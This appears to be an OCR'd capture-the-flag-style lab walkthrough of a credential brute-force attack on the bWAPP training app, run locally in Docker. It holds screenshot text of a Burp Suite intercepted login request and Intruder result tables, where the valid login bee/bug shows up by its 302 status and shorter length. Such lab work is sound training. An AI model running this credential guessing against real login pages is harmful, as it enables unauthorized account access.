



bWAPP bruteforce attack and password cracking via burp


```
┌──(kali㉿kali)-[~]
└─$ sudo docker pull raesene/bwapp
Using default tag: latest
latest: Pulling from raesene/bwapp
Digest: sha256:2f41183ea9f9e8fb36678d7a2a0c8a9db9a59f4569cee02fe6664b419b2600ee
Status: Image is up to date for raesene/bwapp:latest
docker.io/raesene/bwapp:latest

┌──(kali㉿kali)-[~]
└─$ sudo docker run -d -p 8090:80 raesene/bwapp
81af567b9b86ba9e74b7ca758a923d15b469e591a5a4926f934122ce3778dbf0

┌──(kali㉿kali)-[~]
└─$ sudo docker ps
CONTAINER ID   IMAGE            COMMAND      CREATED          STATUS          PORTS                                                NAME
81af567b9b86   raesene/bwapp    "/run.sh"    28 seconds ago   Up 27 seconds   3306/tcp, 0.0.0.0:8090→80/tcp, :::8090→80/tcp   musi
murdock

┌──(kali㉿kali)-[~]
└─$ burpsuite
[warning] /usr/bin/burpsuite: No JAVA_CMD set for run_java, falling back to JAVA_CMD = java
Your JRE appears to be version 23.0.2 from Debian
Burp has not been fully tested on this platform and you may experience problems.
```







Burp Suite Community Edition v2025.1.5
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Loc
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Time Type Direction Method URL
18:20:13 9 ... HTTP → Request POST http://127.0.0.1:8090/login.php
Request
Pretty Raw Hex
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 60
9 Origin: http://127.0.0.1:8090
10 Connection: keep-alive
11 Referer: http://127.0.0.1:8090/login.php
12 Cookie: PHPSESSID=kpmdc7enfqi4fsvviil3pheh0
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19
20 login=marcopolo&password=123456&security_level=0&form=submit





Request	Payload 1	Payload 2	Status code	Response recei...	Error	Timeout	Length	Comment
0			200	3			4467	
1	admin	admin	200	2			4466	
2	manager	admin	200	3			4467	
3	root	admin	200	4			4466	
4	cisco	admin	200	2			4467	
5	apc	admin	200	1			4466	
6	pass	admin	200	1			4466	
7	security	admin	200	4			4467	
8	user	admin	200	1			4466	

Below the correct credentials show in the first line with status code 302 which is different from 200 and has shorter length than others


Attack Save
4. Intruder attack of http://127.0.0.1:8090
Attack
Save
Results
Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Request Payload 1 Payload 2 Status code Response recei... Error Timeout Length Comment
21 bee bug 302 14 539
1 alice bug 200 1 4466
3 charlie bug 200 1 4466
5 eve bug 200 2 4466
7 grace bug 200 1 4466
9 ivan bug 200 1 4466
11 karl bug 200 2 4466
13 mallory bug 200 1 4466
15 oliver bug 200 2 4466
17 quinn bug 200 2 4466
19 sybil bug 200 1 4466
20 trent bug 200 2 4466
0 200 1 4467
2 bob bug 200 1 4467
4 dave bug 200 3 4467
Request
Response
Pretty
Raw
Hex
Render